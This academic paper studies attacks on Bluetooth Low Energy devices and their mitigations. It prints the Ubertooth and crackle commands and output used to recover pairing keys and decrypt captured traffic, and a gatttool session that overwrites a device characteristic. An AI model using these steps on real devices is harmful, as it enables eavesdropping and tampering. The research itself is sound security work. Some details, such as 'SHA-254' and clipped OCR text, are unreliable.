Bluetooth Low Energy Devices: Attacks and Mitigations

T. Venkata Bhaskara Sastry and P. P. Amritha

Abstract In wireless communications, Bluetooth technology is a key component. Bluetooth, more specifically Bluetooth Low Energy (BLE), provides a short-distance wireless communication between devices and other networks with low cost and low power. The security issues in the Bluetooth networks give the advantages to the attacker for unauthorized access to the information perform internal attacks and do vulnerable attacks that can corrupt data on the wireless devices. As technology is growing, the attackers are finding new ways to exploit. This paper describes the Bluetooth technology, its security, vulnerabilities, threats, and risk mitigations, as well as real-life examples of exploits and its results.

Keywords Bluetooth · Network security · Wireless network · Bluetooth attacks

1 Introduction

Bluetooth, a wireless technology, grows fast and gives the wireless experience to the user. It is used for short-range communications. The cable connections were replaced with Bluetooth technology. Bluetooth can be found in a very large range of electronic gadgets. Cable limits the mobility of the consumer and is easily lost or broken. Bluetooth is used to transfer data between different electric devices and is a high-speed, low power, microwave wireless link technology designed to connect phones, laptops, PDAs, and other portable equipment [1, 2]. The distance of data transmission is small in comparison to other modes of wireless communication. This technology eradicates the use of cords, cables, adapters and permits electronic devices to communicate wirelessly among each other.

T. Venkata Bhaskara Sastry (✉) · P. P. Amritha
TIFAC-CORE in Cyber Security, Amrita School of Engineering, Amrita Vishwa Vidyapeetham, Coimbatore, India
e-mail: bhaskarasastrytaticherla@gmail.com

P. P. Amritha
e-mail: pp_amritha@cb.amrita.edu

T. Sengodan et al. (eds.), *Advances in Electrical and Computer Technologies*, Lecture Notes in Electrical Engineering 711,
https://doi.org/10.1007/978-981-15-9019-1_34

Bluetooth was invented in 1994 by Ericsson. Bluetooth is not owned by anyone company, and it is developed and maintained by SIG [3]. Bluetooth consists of a baseband processor, a radio, and an antenna. The baseband handles the conversion of the data into signals, and the antenna of another Bluetooth device, within at least 10 m distance, receives a transmitted signal in the air. It uses a frequency hopping spread spectrum technique used in spread spectrum signal transmission. To reduce the unlawful access and other types of telecommunication cross paths and interruptions, frequencies are switched repeatedly during radio transmission [4]. Here, we will use the BLE devices to perform the attacks and results. The main difference between Bluetooth and Bluetooth Low Energy (BLE) is Bluetooth can handle a large amount of data, but consumes battery life quickly and costs a lot more. BLE is used for applications where there is no need for large data exchange and can run on battery power for years at a cheaper cost.

1.1 BLE Protocol Stack

Figure 1 shows the BLE protocol stack. Following are only the protocol layers used in this paper:




Fig. 1 BLE protocol stack

- Generic Access Profile (GAP): Devices finding, connection management, and security. In the BLE protocol stack, Generic Access Profile (GAP) handles the data broadcast without establishing a connection. Handles the device discovery in the surrounding area. And responsible for the establishment and termination of a connection between peer devices.
- Security Manager (SM): Pairing, authentication, and encryption. SM manages the pairing of the devices and exchanging the encryption keys. At the pairing of the devices, it confirms the requirements and exchanges the key to encrypt data (LTK), key to add a signature to data (CSRK), and a key to change address dynamically (IRK). The security manager takes care of data encryption and random address generation and resolution.
- Generic Attribute Profile (GATT): Application data communication. After the establishment of the connection, Generic Attribute protocol defines that service and characteristics explained how the data exchange happens between the two legitimate devices [5]. The service and characteristics are saved in a table and dedicate a 16-bit unique Id to each one. Services are defined as a container which can hold many blocks in it. Each service is given a 16-bit UUID which is the universally unique identifier and for the customer services, it can be 128-bit. The blocks in the services are called characteristics. Each characteristic contains a single data point to the service and has a unique ID that distinguishes from other characteristics.
- Logical link control and adaptation protocol (L2CAP): This protocol handles the data interface between applications and higher layer data protocol, and lower-level layers of the devices. It can adapt different packet sizes by multiplexing multiple data streams [5].

2 BLE Securities

In BLE devices, there are four modes of security.

- Mode 1: In this mode, there is no security enforcement, and hence, the device is efficiently taking no steps for the protection.
- Mode 2: Here, there is only service-level enforced security, and hence enforces any combination of the basic security services like authentication, confidentiality, and authorization.
- Mode 3: This mode provides link-level enforced security and protects the device from certain intrusions.
- Mode 4: This is the highest level of security. This mode specifies five levels of security and SHA-254 is used for hashing and for the encryption AES CCM is used.

Other than these security features, BLE devices themselves have trusted and untrusted devices [4] level of security. The trusted devices have a relationship with other devices and unrestricted access to all services and untrusted devices have only limited and restricted set of services.

2.1 Vulnerabilities

The common vulnerabilities that BLE may expose its users are described.

- Eavesdropping: Eavesdropping allows the third-party device to listen to the data transactions between the legitimate devices. The chain of trust signifies a connection between two devices. When one of the devices lost connection, then the chain gets broken [5]. The attacker uses the unique ID of the device to connect to the other devices. The attacker do brute-force attack to find the PIN offline using sniffing tools when the encryption/decryption keys on the devices got deleted. Once the attacker gets the PIN, he can easily hijack the device communication.
- MITM attack: In man-in-the-middle attack, the attacker impersonates as a legitimate user and fakes the legitimate devices as they have communicated with a legitimate and correct device. In this scenario, the attacker will be communicating with legitimate devices. An attacker is able to access the data transferring between the legitimate devices and able to modify or delete the data [5].
- Denial-of-service attack (DoS): The attacker can perform DoS attacks on the Bluetooth devices by jamming the traffic between the legitimate devices, performing crashes and sending continuous requests or packets to the legitimate devices to block connecting with each other. The attacker can impersonate as a legitimate device and send the miscellaneous packets to the legitimate devices and crashing the devices [5].

The next section describes the hardware components and tools used for the attacks and then the attack description and results are given.

3 Hardware Components and Tools

Some of the important components and tools that are required to be examined while dealing with the devices are explained in detail in the following subsections.

- **CSR Bluetooth dongle**: The CSR Bluetooth dongle allows Bluetooth wireless communications on to the computer. The CSR 4.0 USN Dongle allows the Bluetooth devices to connect to the computer.
- **Ubertooth One**: The Ubertooth One is a hardware tool that is used for Bluetooth experimentation. Ubertooth can use for Bluetooth Low Energy device penetration testing. Ubertooth One is one of the cheap and best tools and is an open-source 2.4 GHz wireless development platform that is widely used for monitoring and development of new BT, BLE, similar and wireless technologies. This is a device

that is compact and tiny and it can be connected to your computer via USB port. It looks like a simple Bluetooth USB dongle, but it can do a lot more than that. Using this device can sniff the data which is being transmitted from a Bluetooth device using Ubertooth.

- **Crackle**: Crackle is open-source software used to crack Bluetooth Smart (BLE) encryption. It takes advantage of flaws in the pairing mechanism and makes all communications vulnerable to decryption by passive eavesdroppers. Crackle can guess or performs the brute-force attack on temporary key (TK) used in the pairing modes supported by the devices. With this TK, crackle can find all further keys used during the encryption session that follows pairing.
- **Hcitool**: This tool uses a host controller interface (HCI) in a device to communicate and perform read or write operations to the Bluetooth devices. Hcitool scans the network and finds the available devices and performs manipulations after the establishment of the connection. Once the characteristics and services are found, then it is easy to modify the data.
- **Gatttool**: To find out the characteristics and services of the available Bluetooth device, we use gatttool. After finding out attacker can perform manipulations on the data.

4 Experimental Results


In this section, we have listed the results of performed attacks on Bluetooth and its mitigation strategies.

4.1 Attacks

To perform the attacks for BLE, ‘bluez’ package needs to be installed in a Linux-based system. This can be done using the command ‘sudo apt-get install bluez’.

Eavesdropping


To check if the victim device uses a secure version of BLE, the HCI Snoop log can be analyzed. To get the HCI Snoop log from an Android device, turn on ‘Enable Bluetooth HCI Snoop log’ from developer options in the phone’s settings. Now connect and disconnect the victim device to the phone a few times and dump the log to the system. The HCI Snoop log can be opened using Wireshark as shown in Figs. 2 and Fig. 3. From the figure, it is noted that the secure connection flag is set to false in the communication from the device to the phone but is true in the communication from phone to the device (Fig. 3). From this it can be concluded that the victim device uses a lower version of BLE. Also, the bonding flag is set to true. This implies that the key is bonded to the device and once the long-term key is cracked it can be used



```
No.   Time        Source       Destination            Protocol  Length Info
3386 252.684286  controller    host                   HCI_EVT        7 Rcvd Command Status (LE Connection Update)
3387 252.687142  controller    host                   HCI_EVT       14 Rcvd Number of Completed Packets
3388 252.731756  [redacted]    Motorola_a3:f1:58 …    SMP           16 Rcvd Pairing Response: AuthReq: Bonding | Initiator Key(s…
3389 252.735843  host          controller             HCI_CMD        4 Sent LE Rand
```

```
v Bluetooth
    [Source: [redacted]
    [Destination: Motorola_a3:f1:58 (64:db:43:a3:f1:58)]
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
v Bluetooth L2CAP Protocol
    Length: 7
    CID: Security Manager Protocol (0x0006)
v Bluetooth Security Manager Protocol
    Opcode: Pairing Response (0x02)
    IO Capability: No Input, No Output (0x03)
    OOB Data Flags: OOB Auth. Data Not Present (0x00)
  v AuthReq: 0x01, Bonding Flags: Bonding
      000. .... = Reserved: 0x0
      ...0 .... = Keypress Flag: False
      .... 0... = Secure Connection Flag: False
      .... .0.. = MITM Flag: False
      .... ..01 = Bonding Flags: Bonding (0x1)
    Max Encryption Key Size: 16
  v Initiator Key Distribution: 0x07, Signature Key (CSRK), Id Key (IRK), Encryption Key (LTK)
      0000 .... = Reserved: 0x0
```

Fig. 2 Communication from device to phone


btsnoop_hci.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.   Time        Source                              Destination          Protocol  Length Info
1877 145.038716  Motorola_a3:f1:58 (Moto E�� POWER)  [redacted]           SMP           26 Sent Signing Information
3373 252.642841  Motorola_a3:f1:58 (Moto E�� POWER)                       SMP           16 Sent Pairing Request: AuthReq: Bonding, MITM, Secur…
3388 252.731756  [redacted]                          Motorola_a3:f1:58…   SMP           16 Rcvd Pairing Response: AuthReq: Bonding | Initiator…
```

```
    [Frame is ignored: False]
    Point-to-Point Direction: Sent (0)
    [Protocols in frame: bluetooth:hci_h4:bthci_acl:btl2cap:btsmp]
v Bluetooth
    [Source: Motorola_a3:f1:58 (64:db:43:a3:f1:58)]
    [Destination: [redacted]
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
> Bluetooth L2CAP Protocol
v Bluetooth Security Manager Protocol
    Opcode: Pairing Request (0x01)
    IO Capability: Keyboard, Display (0x04)
    OOB Data Flags: OOB Auth. Data Not Present (0x00)
  v AuthReq: 0x0d, Secure Connection Flag, MITM Flag, Bonding Flags: Bonding
      000. .... = Reserved: 0x0
      ...0 .... = Keypress Flag: False
      .... 1... = Secure Connection Flag: True
      .... .1.. = MITM Flag: True
      .... ..01 = Bonding Flags: Bonding (0x1)
    Max Encryption Key Size: 16
  v Initiator Key Distribution: 0x0f, Link Key, Signature Key (CSRK), Id Key (IRK), Encryption Key (LTK)
```


Fig. 3 Communicaton from phone to device

to decipher all past and future communications. It is recommended to set the bonding flag to false to ensure deciphering of past and future communications do not happen.

It has been confirmed that the device uses a vulnerable version of BLE. Now we can use Ubertooth to capture the packets using a Linux system and a tool crackle is used to crack the key. To perform this, CSR Bluetooth dongle is connected to the system. This system acts as the attacker. The victim device is connected to the attacker system through the dongle. HCITool is used to check for the dongles connected to the system and to scan for all the Bluetooth devices available in range.


(i) Hciconfig: Lists the dongles connected to the system.
(ii) hciX up: Powers on the HciX Bluetooth dongle.
(iii) hcitool scan: hcitool scans the network and identifies the devices available in the range and also displays the MAC address of the Bluetooth device.

Once the dongle is connected and the device MAC address if found, then it is possible to capture the packets using the following command (Figs. 4 and 5).



```
barry@ubuntu:~/Head$ sudo crackle -i ch5.pcapng -o dec2.pcapng
Found 6 connections

Analyzing connection 0:
  44:cc:d9:59:85:84 (random) -> [redacted] (public)
  Found 0 encrypted packets
  Unable to crack due to the following errors:
    Missing both Mrand and Srand
    Missing LL_ENC_REQ

Analyzing connection 1:
  74:f5:fb:d1:00:29 (random) -> [redacted] (public)
  Found 19 encrypted packets
  Unable to crack due to the following error:
    Missing LL_ENC_REQ

Analyzing connection 2:
  74:f5:fb:d1:00:29 (random) -> [redacted] (public)
  Found 14 encrypted packets
  Cracking with strategy 2, slow STK brute force

 !!!
 TK found: [redacted]
 ding ding ding, using a TK of 0! Just Cracks(tm)
 !!!

 Decrypted 14 packets
 LTK found: [redacted]
```

Fig. 4 Crackle tool successfully found TK and LTK



```
arry@ubuntu:~/Head$ sudo crackle -i ch2.pcapng -o dec8.pcapng -l [illegible]

arning: found multiple LL_ENC_REQ, only using latest one
ound 23 connections

nalyzing connection 0:
 44:85:b4:57:8e:eb (random) -> [redacted] (public)
 Found 0 encrypted packets
 Unable to decrypt due to the following error:
   Missing LL_ENC_REQ

nalyzing connection 1:
 44:85:b4:57:8e:eb (random) -> [redacted] (public)
 Found 12 encrypted packets
 Unable to decrypt due to the following error:
   Missing LL_ENC_REQ

nalyzing connection 2:
 44:85:b4:57:8e:eb (random) -> [redacted] (public)
 Found 0 encrypted packets
 Decrypted 0 packets

nalyzing connection 3:
 44:85:b4:57:8e:eb (random) -> [redacted] (public)
 Found 19 encrypted packets
```

Fig. 5 Crackle tool successfully decrypted previously captured packets


#Ubertooth-btle -f -A <advertising channel> -t & <bd_addr> -r <filename.pcapng>

Run crackle tool to find the TK (Temporary key) &amp; LTK (Long term key) against the captured BLE traffic.

```
#crackle –i <encrypted.pcapng> -o <decrypt.pcapng>
```


MITM

Gatttool can be used to read and modify the charecteristic values and handle values present on the device. To connect to gatttool, launch the gatttool in an interactive mode using the command 'gatttool –I -b <bd_address> '. After the interactive shell is launched, type the command 'connect' to connect to the device. Once connected use the 'char-desc' command to list the available handles (Fig. 6). These handles can be read using the 'char-read uuid <value>' command and the values can be changed using 'char-write-req <handle> <value>'. This overwrites the characteristic value which can cause a specific function of the device to malfunction (Fig. 7).



```
[redacted][LE]> char-desc
handle: 0x0001, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0002, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0007, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x0008, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0009, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000a, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x000b, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x000c, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x000d, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000e, uuid: 00002a26-0000-1000-8000-00805f9b34fb
handle: 0x000f, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0010, uuid: 00002a28-0000-1000-8000-00805f9b34fb
handle: 0x0011, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0012, uuid: 00002a25-0000-1000-8000-00805f9b34fb
handle: 0x0013, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0014, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0015, uuid: e50b0001-af04-4564-92ad-fef019489de6
handle: 0x0016, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0017, uuid: e50b0002-af04-4564-92ad-fef019489de6
handle: 0x0018, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x0019, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001a, uuid: e50b0003-af04-4564-92ad-fef019489de6
handle: 0x001b, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x001c, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001d, uuid: e50b0004-af04-4564-92ad-fef019489de6
handle: 0x001e, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001f, uuid: e50b0005-af04-4564-92ad-fef019489de6
```

Fig. 6 Displays the device charecteristics and handles



```
[redacted][LE]> char-write-req 0x001a 00 43
Characteristic value was written successfully
```

Fig. 7 Overwriting the charecteristic value is successful

4.2 Mitigations

To avoid the attacks, the software patches are used to resolve the vulnerabilities in computers. All attacks cannot be prevented, and security is not guaranteed. Below some of the points are mentioned to prevent the attacks and being secured from the attacks. To avoid the attacks, Bluetooth can be turned off when not in use. Update the settings into default. Turn on the automatic updates that resolve the software vulnerabilities. Use the software applications line Bluetooth firewall which protects devices and gives the alerts on Bluetooth activities. Bluetooth file transfer application only enables authorized devices to be connected [6]. Use a PIN code whenever pairing with other devices and ensure that portable devices with Bluetooth are configured with a password.

5 Conclusion

The usage of Bluetooth devices is increasing day by day and the new threats to technology also evolving rapidly. This paper highlighted some of the attacks and vulnerabilities in Bluetooth security. Lots of attacks are found at the stage of pairing and the countermeasures developing fast. Apart from this spreading, awareness to the users of Bluetooth devices presented some of the mitigations to avoid the attacks and keep them self-safe from the attacks. The software vulnerabilities can be resolved by updating to latest. Finally, the user should know the possibilities of attacks and mitigations.

References

1. A.M. Lonzetta, P. Cope, J. Campbell, B.J. Mohd, T. Hayajneh, Security vulnerabilities in Bluetooth technology as used in IoT. J. Sens. Actuator Networks **7**(3), 28 (2018)
2. S. Pallavi, V.A. Narayanan, *An Overview of Practical Attacks on BLE Based IOT Devices and Their Security*, in 2019 5th International Conference on Advanced Computing & Communication Systems (IEEE, 2019), pp. 694–698
3. D. Browning, G.C. Kessler, Bluetooth hacking: a case study. J. Digital Forens. **4** (2009)
4. U.M. Rijah, S. Mosharani, S. Amuthapriya, M.M.M. Mufthas, M. Hezretov, D. Dhammearatchi, Bluetooth security analysis and solution. Int. J. Sci. Res. Publ. **6**(4), 333–338 (2016)
5. V. Bedi, in *Attify Blog.* [Online] 11 Oct 2018. https://blog.attify.com
6. C. Gomez, J. Oller, J. Paradells, Overview and evaluation of bluetooth low energy: an emerging low-power wireless technology. Sensors **12**(9), 11734–11753 (2012)